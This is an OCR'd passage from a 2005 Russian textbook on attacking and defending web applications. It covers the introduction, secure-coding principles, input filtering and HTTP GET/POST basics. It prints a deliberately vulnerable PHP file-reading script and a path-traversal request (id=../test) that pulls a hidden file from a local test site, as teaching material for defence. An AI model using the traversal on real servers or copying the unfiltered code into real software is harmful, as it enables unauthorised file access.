
МАРСЕЛЬ НИЗАМУТДИНОВ

bhv

ТАКТИКА ЗАЩИТЫ И НАПАДЕНИЯ НА WEB-ПРИЛОЖЕНИЯ



- ОБЗОР УЯЗВИМОСТЕЙ В СКРИПТАХ
- ЗАЩИТА БАЗ ДАННЫХ ОТ SQL-ИНЪЕКЦИЙ
- БЕЗОПАСНАЯ АВТОРИЗАЦИЯ И АУТИФИКАЦИЯ
- XSS И ПОХИЩЕННЫЕ COOKIE
- БЕЗОПАСНОСТЬ ПРИ РАЗМЕЩЕНИИ САЙТА НА СЕРВЕРЕ ХОСТИНГОВОЙ КОМПАНИИ
- ПРАКТИЧЕСКИЕ РЕКОМЕНДАЦИИ И ПРИМЕРЫ

PRO
ПРОФЕССИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ

+CD

Марсель Низамутдинов

ТАКТИКА ЗАЩИТЫ И НАПАДЕНИЯ НА WEB-ПРИЛОЖЕНИЯ

Санкт-Петербург
«БХВ-Петербург»
2005

УДК 681.3.06
ББК 32.973.202
Н61

Низамутдинов М. Ф.

Н61 Тактика защиты и нападения на Web-приложения. — СПб.: БХВ-Петербург, 2005. — 432 с.: ил.

ISBN 5-94157-599-8

Рассмотрены вопросы обнаружения, исследования, эксплуатации и устранения уязвимостей в программном коде Web-приложений. Описаны наиболее часто встречаемые уязвимости и основные принципы написания защищенного кода. Большое внимание уделено методам защиты баз данных от SQL-инъекций. Приведены различные способы построения безопасной системы авторизации и аутификации. Рассмотрен межсайтовый скриптинг (XSS) с точки зрения построения безопасного кода при создании чатов, форумов, систем доступа к электронной почте через Web-интерфейс и др. Уделено внимание вопросам безопасности и защиты систем при размещении сайта на сервере хостинговой компании. Приведено описание вируса, размножающегося исключительно через уязвимости в Web-приложениях. Материал книги сопровождается многочисленными практическими примерами и рекомендациями.

На CD представлены примеры скриптов, описанных в книге, и необходимое программное обеспечение для их запуска, а также примеры уязвимых «тестовых сайтов», проникнуть в которые будет предложено читателю при прочтении книги.

Для Web-разработчиков

УДК 681.3.06
ББК 32.973.202

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Игорь Шишигин*
Зав. редакцией	*Григорий Добин*
Редактор	*Татьяна Лапина*
Компьютерная верстка	*Екатерины Трубниковой*
Корректор	*Татьяна Кошелева*
Дизайн обложки	*Игоря Цырульникова*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 12.05.05.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 34,83.
Тираж 3000 экз. Заказ №
"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 5-94157-599-8

Содержание

Обращение к читателям

Уважаемые читатели!

Хотелось бы отдать вам должное за проявленный интерес к книге. Мне есть что сказать вам и есть чем поделиться. Информация, изложенная здесь, на мой взгляд, покажется любопытной не только начинающим Web-программистам, но и специалистам в этой области. Книга вами еще не прочитана, и мне бы хотелось сказать несколько слов по поводу некоторых глав.

Как вы уже поняли, ключевыми понятиями книги являются защита и нападение на Web-приложение.

Рассчитывая на вашу компетентность, очевидно, не стоит говорить о том, что вопрос безопасности Web-приложений не может решаться без детального анализа действий атакующего лица. Не зная тактики нападающего, мы рискуем быть побежденными.

Идеей моей книги является не призыв к атаке, а умение использовать ее в защите. Исходя из этих соображений, моя цель — помочь вам рассмотреть вопросы безопасности Web-приложений как с точки зрения защищающегося, так и атакующего. Достойно защищать системы мы научимся только тогда, когда узнаем "врага" в лицо, именно поэтому на каждую описанную в книге проблему дан взгляд с обеих сторон.

Прошу обратить особое внимание на главу о концептуальном вирусе. Его создание не влечет за собой никаких последствий, так как программа неспособна к размножению, а интерес к нему чисто теоретический. Моя убедительная просьба — не искать связи с вредоносной программой, а постараться извлечь максимально полезную информацию по вопросу о Web-безопасности.

Спасибо за внимание к моей книге.

Марсель Низамутдинов

Введение

Эта книга, в первую очередь, об уязвимых местах в Web-приложениях — в скриптах и программах, выполняющихся на сервере и доступных по протоколу HTTP. В книге я постарался дать подробную информацию о наиболее частых ошибках, которые допускают несведущие Web-программисты. Эти ошибки могут использоваться хакером для получения доступа к системе или для повышения своих привилегий.

Однако тема безопасности в Интернете настолько обширна и разнообразна, что рассмотреть ее в одной книге не представляется возможным. Эта книга исключительно о Web-приложениях, она не охватывает такие аспекты безопасности, как безопасность установки и конфигурирования серверного программного обеспечения, использование файрволов и антивирусов, уязвимости в исполняемых файлах, дающие взломщику системы полномочия на сервере без прохождения аутентификации. Таким образом, книга ориентирована, прежде всего, на Web-программиста, а не на системного администратора, на котором лежит ответственность за сервер в целом.

Одновременно я старался показать, что в случае неверного программирования, именно ошибки в Web-приложениях могут стать слабым звеном в цепочке выстроенной защиты сервера. Бреши в этом звене могут позволить хакеру обойти сложнейшую защиту и дать минимальные полномочия на сервере; этих полномочий будет достаточно для изучения сервера изнутри.

Сразу оговорюсь, что под словом "защита" стоит подразумевать два типа защиты:

- защита от изменения информации;
- защита от несанкционированного доступа к информации.

Представим себе небольшой Web-сайт, целиком составленный на статическом контенте. В этом случае можно сказать, что создателям сайта скрывать нечего. HTML-файлы не содержат ни паролей, ни мандатов для доступа к базе данных. Более того, они, согласно протоколу HTTP, передаются сервером пользователю как есть, безо всякой обработки или изменения.

В таких условиях утечка информации об этих файлах с сайта или сервера будет некритична, более того, например, получение доступа к этим файлам по протоколу FTP, а не HTTP, ничего не даст нападающему. Здесь гораздо опасней изменение информации, нежели получение несанкционированного доступа к ней, так как, по сути, никакой конфиденциальной информации в этом случае на сервере храниться не может. Исключение могут составить только каталоги, закрытые паролем с помощью Web-сервера.

Теперь рассмотрим более сложную систему, например, интернет-магазин. Скрипты, работающие на стороне сервера, активно взаимодействуют с базой данных. В базе данных хранится конфиденциальная информация. Это может быть информация о клиентах, поставщиках или любая другая информация, имеющая коммерческую тайну.

Но в базе данных может храниться гораздо более чувствительная к разглашению и хранению информация, например, данные о счетах пользователей.

Кроме того, сами исходные тексты скриптов будут весьма чувствительны к раскрытию. Вероятно, в этих исходных текстах будут данные, достаточные для получения доступа к базе данных, — имя пользователя и пароль. Даже если они не лежат в открытом виде, скорее всего, получить их не составит труда.

Имея на руках тексты скриптов можно анализировать вероятные уязвимые места в них с целью дальнейшего повышения привилегий или получения доступа к серверу.

Таким образом, в такой системе информация чувствительна к разглашению гораздо больше, чем на статическом сайте. Можно сказать, что хакер, найдя дыру в такой системе, вероятно, не будет производить никаких изменений, дабы остаться незамеченным, а лишь будет периодически получать данные, составляющие коммерческую тайну, для того чтобы затем использовать их с выгодой для себя.

Нападающему следует сразу определить, что он хочет сделать: изменить информацию на сервере (произвести дефейс, пополнить свой личный счет, уничтожить базу данных) или собрать максимум внутренней информации (сделать дамп базы данных, скопировать служебные файлы и т. п.).

В любом случае действия атакующего будут направлены в одну сторону — сбор максимума данных о внутреннем и внешнем устройстве сервера, получение привилегий на нем.

Web-программисту же стоит уяснить, от какого типа атак ему следует защищаться в первую очередь. В большинстве случаев следует уделить особое внимание как защите от кражи конфиденциальной информации, так и защите от изменения информации (дефейса).

Следует также иметь в виду, что хакер, используя дыры в Web-приложениях, сможет получить минимальный доступ на сервер для того, чтобы

изучать структуру сервера изнутри. Таким образом, не стоит пренебрегать защитой, даже если ценность информации на сервере минимальна и стоимость ее утраты или компрометации пренебрежимо мала. В этом случае хакер может захватить сервер исключительно для использования его вычислительных мощностей в своих целях.

Так, например, сервер может использоваться в качестве релея для отправки спама, сканирования на предмет уязвимых мест других серверов, подбора паролей к хешам и т. п.

Итак, мы выяснили основной принцип — писать максимально защищенные Web-приложения нужно всегда. Тем более, обеспечить защиту так просто! Надеюсь, прочитав эту книгу, вы поймете, как писать защищенные приложения и как использовать уязвимые места в Web-приложениях в свою пользу.

Глава 1

Интернет — "враждебная" среда

Рассмотрим некоторую систему или скрипт. Их поведение, как и поведение любого объекта в этом мире, зависит от внешних и внутренних условий. К внутренним условиям функционирования стоит отнести такие факторы, как настройки сервера, тип сервера, тип базы данных, с которой объект взаимодействует, содержание переменных окружения, содержание информации на жестком диске сервера, а также содержание самой базы данных.

К внешним же условиям следует отнести данные, отправляемые по протоколу HTTP на сервер. Такими данными являются параметры `GET`, `POST` и cookies. Кроме того, к таким данным относятся некоторые заголовки, отправляемые на сервер клиентом в рамках протокола HTTP. Эти заголовки задаются и могут быть изменены клиентом, а скрипту они передаются как переменные окружения.

К счастью, внешний пользователь, посетитель Web-сайта, не может повлиять на внутренние условия функционирования. Но он может менять внешние условия.

1.1. Динамика — прародительница всех дыр

Если рассматривать более сложную систему, то, как и всякая система, она состоит из большого количества взаимосвязанных частей. Для Web-системы, вероятно, это будут чат, система новостей, форум и т. п. Причем, стоит принять по умолчанию, что система или сайт состоят из динамического контента.

Определение

Контент — содержание чего-либо, наполнение. В данном случае — содержание HTML-страницы.

Динамический контент есть не что иное, как реакция системы на изменение ее внешних условий. Такая реакция может быть как *документированной*, т. е явно описанной или однозначно предполагаемой со стороны системы, так и являться результатом побочных явлений, происходящих в системе. Эти побочные явления могут носить непредсказуемый характер, и именно их принято называть *уязвимостями*, или дырами.

Именно динамический контент несет в себе потенциальную угрозу. Сайт, построенный целиком на статическом контенте, состоящий только из статических HTML-страниц, будет неуязвим к атакам на скрипты хотя бы потому, что скриптов там нет. По определению, статическая система никак не реагирует на изменение внешних условий, поэтому можно предположить, что и недокументированная реакция отсутствует.

Не следует думать, что статический сайт будет неуязвим абсолютно при всех типах нападений. Например, будет возможна атака через другие сервисы — через уязвимости на сторонних Web-сайтах, физически расположенных на том же сервере, однако являющихся частью другой системы. Кроме того, будут возможны атаки на сам Web-сервер.

В этой книге я рассматриваю только атаки через Web-приложения или скрипты, доступные по протоколу HTTP.

Итак, прародителем всех дыр в Web-приложениях является динамический контент. Казалось бы, стоит отказаться от динамики в Интернете, как тут же исчезает эта проблема. Однако без динамики не будет такого Интернета, каким мы его видим в настоящее время. Не будет форумов, гостевых книг, систем новостей и т. п. Таким образом, необходимо писать безопасные Web-приложения, скрипы, устойчивые системы.

1.2. Устойчивые системы

Определение

Устойчивая система — система документированно реагирующая на любое изменение внешних условий.

Как оказалось, ключом к написанию безопасных Web-приложений является это определение, "открытое" еще на младших курсах института. Система может прекрасно работать в нормальных условиях функционирования. Сообщения могут добавляться в форум, поиск — работать по всем новостям в базе данных и т. п. Более того, система может даже пройти все тесты на работоспособность в нормальных условиях. В условиях, когда пользователь не вмешивается во взаимодействие между браузером и сервером, т. е. его взаимодействие ограничивается переходами по ссылкам, отправлением форм,

содержащих адекватные данные, и т. п. И при таких условиях система может нормально и адекватно работать.

Мы видим, что взаимодействие пользователя с системой или, другими словами, изменение внешних условий функционирования системы, может быть двух типов.

Логически верные HTTP-запросы, которые могут быть объяснены здравым смыслом. Например, в качестве целочисленного идентификатора логично вставить число 0, 1, 99 и т. п. А в качестве запроса на поиск в базе данных имен корректно с точки зрения логики вписать слова, содержащие буквы русского или английского алфавита. Например "иван", "петров" и т. п.

Определение

HTTP-запрос — набор данных, посылаемых клиентом на Web-сервер согласно протоколу HTTP. Данные содержат адрес запрашиваемого скрипта, имя сервера, а также, возможно, `GET`, `POST` и cookie-параметры. Кроме того, в качестве полей заголовка клиентом могут быть отправлены некоторые второстепенные данные.

Однако в любом случае стоит протестировать систему, посмотреть, как она ведет себя, когда пользователь активно изучает отданный Web-сервером HTML-код, когда он по-своему формирует запросы, когда он в поля форм вводит символы, которые по смыслу не могут быть отправлены из этого поля.

Приведем несколько примеров.

Скрипт **HTTP://localhost/book/1/1.php** выводит имя человека из тестовой базы данных, соответствующего некоторому идентификатору. Идентификатор передается в качестве `GET`-параметра с именем `id`.

Как видим, система нормально реагирует на правильные значения идентификатора:

- **HTTP://localhost/book/1/1.php?id=1**
- **HTTP://localhost/book/1/1.php?id=2**
- **HTTP://localhost/book/1/1.php?id=100**

Таким образом, можно сделать вывод, что система правильно работает. Правильно работает в том смысле, что на корректные запросы система выдает корректные ответы.

В нашем случае видим, что на запрос без параметров выводится поле, куда можно ввести идентификатор человека. После ввода идентификатора, представляющего собой целое число, нам выводится либо имя человека, соответствующее этому идентификатору, либо сообщение о том, что запись не найдена.

Таким образом, реализован простой механизм получения информации из простой базы данных, из таблицы с двумя полями: целое число `id` — идентификатор человека и строка `name` — имя человека.

А как будет вести себя этот скрипт в несколько других условиях? Что, если поменять формат идентификатора на другой, не являющийся целым числом? В описании не сказано, как на это должна реагировать система, однако по смыслу понятно, что система должна распознать этот идентификатор как неверный и выдать ошибку. Но какая реакция последует на самом деле?

Пробуем **HTTP://localhost/1/1.php?id=a**, как мы видим, выводится ошибка:

```
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL re-
sult resource in x:\localhost\1\1.php on line 15
записи не найдены
```

Что она означает и что может дать нападающему, как стоит защищаться от подобных ошибок, будет описано в следующих главах.

Вывод системной ошибки позволяет судить о том, что система некорректно реагирует на идентификатор, не являющийся целым числом.

Приведем еще один пример.

Скрипт **HTTP://localhost/1/2.php** делает то же самое, но только имя человека ищется не в базе данных, а в файле. При этом имя файла составлено из идентификатора и расширения txt.

Протестируем этот скрипт.

Делаем следующие запросы:

- **HTTP://localhost/1/2.php?id=1**
- **HTTP://localhost/1/2.php?id=2**
- **HTTP://localhost/1/2.php?id=3**

Видим, что скрипт нормально реагирует на нормальные ситуации, когда запрошен идентификатор человека, файл которого присутствует на диске.

Проверим, как ведет себя система в экстремальных ситуациях:

- **HTTP://localhost/1/2.php?id=9999**
- **HTTP://localhost/1/2.php?id=a**

В этих примерах можем видеть, что подобные запросы вызывают примерно следующие ошибки:

```
Warning: fopen(data/5.txt): failed to open stream: No such file or direc-
tory in x:\localhost\1\2.php on line 12
Warning: fread(): supplied argument is not a valid stream resource in
x:\localhost\1\2.php on line 13
Warning: fclose(): supplied argument is not a valid stream resource in
x:\localhost\1\2.php on line 15
```

Мы видим, что если идентификатор не представляет собой целое число, или даже если данному идентификатору не соответствует ни одна запись, система реагирует некорректно.

Что может дать нападающему информация, содержащаяся в тексте ошибок, будет описано в дальнейшем.

Оба приведенных примера являются примерами неустойчивой системы. Поведение скриптов предсказуемо и объяснимо, если заглянуть в текст скриптов, однако совершенно очевидно, что данное поведение не может являться документированной реакцией.

Документированной реакцией в данном случае может быть вывод скриптом сообщения об ошибке, но не сообщение интерпретатора, что в скрипте встретилась ошибка.

Множество таких примеров можно встретить и в реальной жизни. Такова особенность человеческой психики — уделять максимум внимания работе системы при нормальных внешних условиях, и почти не обращать внимания на то, что внешние условия могут быть не совсем такими или совсем не такими, как подсказывает логика.

Ключевым понятием к написанию устойчивых систем является фильтрация.

1.3. Фильтрация

Термин *фильтрация* довольно часто можно встретить в описаниях уязвимостей.

Определение

Под *фильтрацией* понимается изменение содержания некоторого параметра таким образом, чтобы избежать недокументированной реакции со стороны скрипта.

Иногда фильтрацию проводит сам скрипт до того, как этот параметр будет использован, иногда фильтрацию параметров производят дополнительные модули.

Один и тот же символ или последовательность символов, принятых от пользователя, можно отфильтровать различным образом. Например, перед использованием строки в SQL-запросе, кавычки, которые могут повлиять на ход SQL-запроса и привести к ошибке синтаксиса, можно просто вырезать из строки. Второй, более качественный, на мой взгляд, вариант — это добавить перед каждой кавычкой символ обратного слэша \. В этом случае сервер базы данных не посчитает кавычку завершающей строкой, а символ обратной косой черты не будет воспринят как часть строки.

Для демонстрации того, как SQL реагирует на символ обратной черты, можно выполнить несколько SQL-запросов:

```
mysql> select 'test - \'tested\' ';
+-----------------+
| test - 'tested' |
+-----------------+
| test - 'tested' |
+-----------------+
1 row in set (0.00 sec)
mysql>
```

Как видим, в этом примере экранированные обратным слэшем кавычки нормально вывелись в запросе. В отличие от следующего запроса, который завершился ошибкой:

```
mysql> select 'test - 'tested' ';
ERROR 1064: You have an error in your SQL syntax. Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'' '' at line 1
mysql>
```

Очевидно, что различные параметры могут и должны фильтроваться поразному. В одном случае критическим может стать наличие незакрытой обратной косой кавычки в строке. В другом — привести к системной ошибке может то, что тип параметра не будет являться ожидаемым, что и произошло в запросе **HTTP://localhost/1/1.php?id=a**. В третьем случае к ошибке приводит выход параметра за некоторые допустимые пределы, точнее, то, что параметр не принадлежит ни одному из допустимых для него значений.

По сути, фильтрация может быть двух типов:

- с блокированием подозрительных значений параметров;
- с приведением к безопасным значениям параметра.

Фильтрация с блокированием сводится к тому, что если в параметре обнаружены подозрительные элементы (например, кавычка, символ < или >, которые ограничивают HTML-теги), то выполнение скрипта блокируется, а пользователю выводится сообщение об ошибке. У этого типа фильтрации есть свои недостатки. Защита с блокированием подозрительных параметров может отреагировать и на вполне адекватные значения. Например, в сообщении на форуме, в тексте сообщения может встретиться символ одиночной кавычки. Если предположить, что сообщения хранятся в базе данных, то защита обязана ответить на этот символ. В этом случае, на форуме невозможно будет отправить сообщение, содержащее одинарную кавычку.

Такое поведение защиты, хотя и вполне нормально, если вспомнить, что наличие кавычки в тексте привело бы к тому, что SQL-запрос к базе данных перестал бы быть корректным, но совершенно не оправдывается с точки зрения здравого смысла.

Фильтрация приведением к безопасному виду — оптимальный, на мой взгляд, тип фильтрации. Однако, в этом случае, все подозрительные значения будут приводиться к безопасному виду – таким образом в некоторых случаях сами значения параметров меняются. Так, например, из строковых значений параметров могут быть вырезаны одинарные и двойные кавычки, которые могут привести к возникновению синтаксической ошибки в SQL-запросе при использования таких значений без изменения.

1.4. Когда фильтрации недостаточно

Казалось бы, что полная фильтрация — это ключ к решению проблемы безопасности Web-приложений. Однако это не всегда так.

Приведем пример: **HTTP://localhost/1/3.php**. Техническое задание к написанию этого скрипта могло бы быть таким: *"Разработать скрипт, который бы выводил имя человека, соответствующего веденному идентификатору. Данные хранятся в файлах, с именем, равным этому идентификатору, и расширением txt. Например, данные человека с идентификатором 3, хранятся в файле 3.txt."*

Если данные с таким идентификатором не найдены, то об этом должно быть выведено сообщение.

Идентификатор передается методом HTTP GET. Если никакой идентификатор не найден, то скрипт должен вывести форму с предложением ввести идентификатор человека.

Рассмотрим текст скрипта:

```
<?
 if(empty($id))
 {
 echo "
 <form>
 введите id человека (целое число)<input type=text name=id>
 <input type=submit>
 </form>
 ";
 exit;
 };
 if(file_exists("data/$id.txt"))
 {
 $f=fopen("data/$id.txt", "r");
 $s=fread($f, 1024);
 echo $s;
 fclose($f);
 }
```

```
 else
 echo "записи не найдены";
?>
```

Соответствует ли скрипт спецификации, определенной в техническом задании? На этот вопрос можно ответить положительно. В техническом задании (ТЗ) весьма подробно была расписана работа скрипта, а также его реакция на возможные ошибочные ситуации: если идентификатор не найден, другими словами, не найден файл с соответствующим именем, то должно выводиться сообщение о несуществующей записи.

Одновременно в техническом задании не описано, должен ли быть идентификатор целым числом или нет.

Скрипт целиком и полностью реализует семантику поведения, заданную в ТЗ. Так, если идентификатор не передан, то выводится соответствующая форма. В случае, если идентификатор передан, то проверяется, имеется ли файл с соответствующим именем.

В случае ненайденного файла, выводится сообщение о том, что запись не обнаружена, и далее не делается никакой попытки извлечь данные из файла.

В ситуации, когда файл на диске существует, его содержимое выводится в браузер.

Казалось бы такое поведение неуязвимо. Невозможно представить себе ситуации, когда возникла бы ошибка. В любом случае, если файл не существует или имя имеет неправильный формат, то в браузер выведется сообщение об ошибке. Причем не системное сообщение интерпретатора, а сообщение, генерируемое самим скриптом.

Протестируем, так ли это. Запрашиваем:

- **HTTP://localhost/1/3.php?id=1**
- **HTTP://localhost/1/3.php?id=2**
- **HTTP://localhost/1/3.php?id=3**

Результат — выводится соответствующая запись. И даже в случае не целого, но существующего идентификатора: **HTTP://localhost/1/3.php?id=abc** вывод оправдывает ожидание — выводится соответствующая запись.

Пробуем задавать идентификаторы, отсутствующие в базе данных или содержащие символы, которые не могут присутствовать в файле (для файловой системы FAT).

Пробуем следующие запросы:

- **HTTP://localhost/1/3.php?id=999**
- **HTTP://localhost/1/3.php?id=abcde**

- **HTTP://localhost/1/3.php?id=%3F**
- **HTTP://localhost/1/3.php?id=%3C**
- **HTTP://localhost/1/3.php?id=%7C**

При этом стоит отметить, что последовательность `%3F`, `%3C`, `%7C` кодирует, соответственно, символы `?`, `<` и `|`, что соответствует передаче этих символов в качестве идентификаторов.

Как видим, даже в этом случае система нормально реагирует, выдавая программную ошибку, говорящую, что запись, соответствующая этому идентификатору, не найдена.

Однако при столь устойчивом поведении скрипта в нем существует одна ошибка, которая связана скорее с особенностью построения файловых систем.

Вспомним, какие специальные символы и последовательности используются для смены каталога, и в принципе никто не запрещает их применять в именах файлов. При этом эти последовательности будут иметь семантику смены (или обхода) каталога внутри имени файла. Последовательность `../` означает переход на уровень вверх. Посмотрим, как система реагирует на эту последовательность.

Предположим, что мы знаем, что в каталоге на уровень выше имеется файл test.txt, к которому нет доступа посредством протокола HTTP и содержание которого очень хотелось бы получить. В данном случае в качестве идентификатора человека будет последовательность `../test` . При этом `../` как раз и обозначает переход вверх по каталогу. Посмотрим по коду, какое имя файла будет проверяться на присутствие в системе и содержимое какого файла будет отправляться пользователю. Это файл data/../test.txt или, учитывая переход вверх по каталогу, это файл test.txt — то, что нам надо.

Проверим, работает ли этот фокус: **HTTP://localhost/1/3.php?id=../test**. Как видим, нам без ошибок в браузер вывелось содержание секретного файла. Почему же не сработала защита, и не вывелось сообщение, что файл в каталоге с данными не найден? Дело в том, что этот файл **действительно присутствует** в системе. Более того, имя файла нормально воспринимается такими функциями, как функция на проверку существования файла (`file_exests()`), функция открытия файла, в том числе для чтения (`fopen()`).

Очевидно это уязвимость. Причем критическая. Разберемся в причинах ее возникновения. Казалось бы, система абсолютно устойчивая, и все ситуации, которые могли бы привести к возникновению ошибок интерпретатора, исключены, однако в системе имеется несомненная дыра.

В данном случае проблема — в некорректно составленном техническом задании. Корректно составленное техническое задание должно было бы выглядеть следующим образом.

Разработать скрипт, который бы выводил имя человека, соответствующего веденному идентификатору. Данные хранятся в файлах с именем, равным этому идентификатору, и расширением txt. Например, данные человека с идентификатором 3 хранятся в файле 3.txt. Идентификатор человека является последовательностью из цифр, больших и малых символов латинского алфавита, знаков подчеркивания, минус, точка. Если переданный идентификатор не является правильным, то выводится сообщение об ошибке.

В качестве дополнительных знаков можно было бы указать и другие разрешенные файловой системой символы.

Очевидно, целиком соответствующий спецификации скрипт, описанный в таком техническом задании, будет неуязвим к подобной атаке.

1.5. Основные принципы безопасного программирования

Обозначим основные принципы написания безопасного кода и основные причины возникновения уязвимостей.

Основная причина возникновения уязвимостей в том, что пользователь может вмешиваться во взаимодействие между браузером и сервером, может отправлять на сервер не только обоснованные с логической точки зрения значения параметров.

Основной принцип звучит кратко и лаконично — *не доверяйте принятым извне данным*.

Техническое задание к написанию каждого скрипта системы должно быть лаконичным и одновременно учитывающим все опасные ситуации. Скрипт, написанный в соответствии с правильным техническим заданием, будет неуязвим для атак через Интеренет.

Даже если идея к написанию скрипта или системы рождается в голове самого программиста, если задание к написанию системы ставится человеком, не разбирающимся в безопасности, или ставится в терминологии заказчика, а не программиста, все равно стоит для себя сформировать детальное лаконичное техническое задание, учитывающее все аспекты безопасности.

Из указанного вытекает следующий принцип — *безопасность Web-приложения должна быть продумана одновременно с написанием технического задания еще до того, как написана первая строчка кода*.

Одновременно человек, составляющий техническое задание, должен разбираться в безопасности Web-приложений. Он должен совершенно ясно представлять себе, какие данные и как необходимо фильтровать, и, более того, понимать все механизмы и причины необходимости именно этой фильтрации.

Какие данные считать безопасными? В каких случаях достаточно приводить данные к правильному виду, а в каких необходимо блокировать выполнение скрипта? Как видоизменять данные, чтобы реализовать скрытую в скрипте функциональность? Как использовать в своих целях ошибки и недочеты при программировании? Обо всем этом написано в следующих главах этой книги.

Однако существует еще несколько причин возникновения уязвимостей, вина за которые целиком ложится на плечи исполняющей стороны — программистов.

Эти причины не могут быть описаны в техническом задании в большей степени потому, что они связаны с особенностью конкретного языка программирования. Как правило, любой язык программирования имеет узкие моменты, функции, возможности, использовать которые надо с большой осторожностью. Обход этих узких моментов — дело не специалиста, составляющего ТЗ, а программиста.

Например, для языка C, C++ одним из таких узких моментов является использование функций типа `printf()`, `strcpy()` и т. п. Эти функции копируют участки памяти, не проверяя, что скопированные данные могут выходить за выделенное адресное пространство. Однако это уже выходит за рамки задач, рассматриваемых в данной книге.

Для популярного языка PHP, на котором пишется солидная часть Web-приложений, одной из проблем является автоматическое определение (регистрация) глобальных переменных, на основе данных принятых как `GET`, `POST` и cookie-параметры.

Как использовать уязвимости этого типа, как устранять их и писать безопасный код, более подробно будет рассказано в следующих главах.

Глава 2

Уязвимости в скриптах

Определение

Скрипт — небольшая программа, написанная на интерпретируемом языке, например, на языке "Ы+". Скрипт может исполняться как на стороне сервера, так и на стороне клиента.

2.1. Ошибки при различных методах передачи данных

Как было сказано ранее, основой всех дыр и уязвимостей в Web-приложениях является динамический контент, то есть различная реакция скриптов на внешние условия. Если под внешними условиями функционирования понять данные, посылаемые клиентом или браузером по протоколу HTTP, то в первую очередь следует изучить, каким образом данные могут быть посланы клиентом. Как в рамках протокола HTTP передаются данные серверу. В чем разница различных типов передачи данных.

2.1.1. HTTP *GET*

HTTP `GET` является одним из самых распространенных и простых типов передачи данных от клиента серверу.

Определение

`GET` — метод передачи данных по протоколу HTTP, при котором данные передаются через адрес запрашиваемой страницы, через символ `?`.

Таким образом, `GET`-параметры можно редактировать, редактируя адрес запрашиваемой страницы. При посылке клиентом `GET`-параметры отделяются друг от друга знаком `&`. Имя параметра от значения отделяется знаком =.

Например, в адресе: **HTTP:/localhost/2/1.php?test=hello&id=2** скрипту **HTTP://localhost/2/1.php** переданы два GET-параметра. Test со значением hello и id = 2.

Метод GET имеет ограничение на максимальный размер данных. Методом GET нельзя передавать файлы.

Приведем несколько примеров отправки данных в качестве GET-параметров.

Самый простой метод — это сформировать запрос на скрипт со строкой GET-параметров внутри HTML-тега <a>.

Примеры:

1. `<a href=HTTP://localhost/2/1.php?id=21&test=hello>Test1 </a>`
2. `<a href=1.php?id=21&test=hello>Test1 </a>`
3. `<a href=/2/1.php?id=21&test=hello>Test1 </a>`

В первом примере два параметра: id = 21 и test = hello передаются методом HTTP GET скрипту **HTTP://localhost/2/1.php**.

Во втором примере эти же параметры передаются скрипту с именем 1.php в том же каталоге на том же сервере, что и текущий скрипт.

В третьем примере параметры передаются скрипту /2/1.php на том же сервере. Указан абсолютный путь от корня сервера.

Еще один пример — отправка данных из формы:

```
<form action=HTTP://localhost/2/1.php method=GET>
id: <input type=text name=id>
test: <input type=text name=test>
<input type=submit>
</form>
```

Если в заголовке формы не указан параметр action, то считается, что данные будут отправлены на текущий скрипт. Если не указан параметр method, то по умолчанию данные будут отправлены методом GET.

В этом примере можно видеть, что два HTTP GET-параметра отправляются на скрипт **HTTP://localhost/2/1.php**.

Рассмотрим данные, которые посылает клиент Web-серверу при передаче GET-параметров. Вот реальный заголовок, отправленный клиентом, — браузером Mozilla 1.7.1 в операционной системе Windows 2000.

```
GET /2/1.php?id=21&test=hello HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

Самой интересной тут является первая строчка. Первое слово в ней означает метод, которым были отправлены данные. Далее идет адрес скрипта относительно корня сервера, далее протокол, который был использован при передаче. В данном случае, это протокол HTTP/1.1.

Второй строчкой определяется имя сервера, откуда запрашивается скрипт.

В третьей строке браузер идентифицирует себя. В данном случае отправился тип браузера, версия операционной системы и версия браузера.

В следующих строках браузер указывает, какие типы документов он может принимать, на каком языке, какой кодировке следует отдать предпочтение, а также возможные типы сжатия при передаче документов.

Две последних строки указывают, что серверу не следует разрывать соединение после передачи запрошенного документа, и в течение какого времени следует соединение удерживать.

Столь подробное знание всех полей заголовков, которые передает сервер при `GET`-запросе, необходимо для имитации HTTP-сеансов, создании программ, которые могут запрашивать HTTP-документ на сервере, и при этом определяться на сервере как обычный браузер.

2.1.2. HTTP *POST*

Еще один метод передачи данных по протоколу HTTP, это метод `POST`.

Определение

`POST` — метод передачи по протоколу HTTP, при котором данные посылаются после того, как все заголовки будут отправлены клиентом серверу.

Отправить данные методом `POST` из HTML-страницы можно только через форму. Синтаксис формы идентичен форме для HTTP `GET`-запроса за исключением того, что метод отправки указывается `POST`.

Пример:

```
<form action=HTTP://localhost/2/1.php method=POST>
id: <input type=text name=id><br>
test: <input type=text name=test><br>
<input type=submit>
</form>
```

В данном примере два параметра `id и test` будут отправлены на скрипт методом HTTP `POST`.

Если ключевое слово `action` не указано в заголовке формы, то данные будут отправлены на текущий скрипт. Также допустимо сокращение внутренней части `action`.

Если не указан сервер, то данные будут отправлены на текущий сервер.

Если не указан сервер и путь, данные будут отправлены на скрипт, находящийся на том же сервере в том же каталоге.

Рассмотрим, какие данные посылает браузер при передаче данных методом HTTP `POST`.

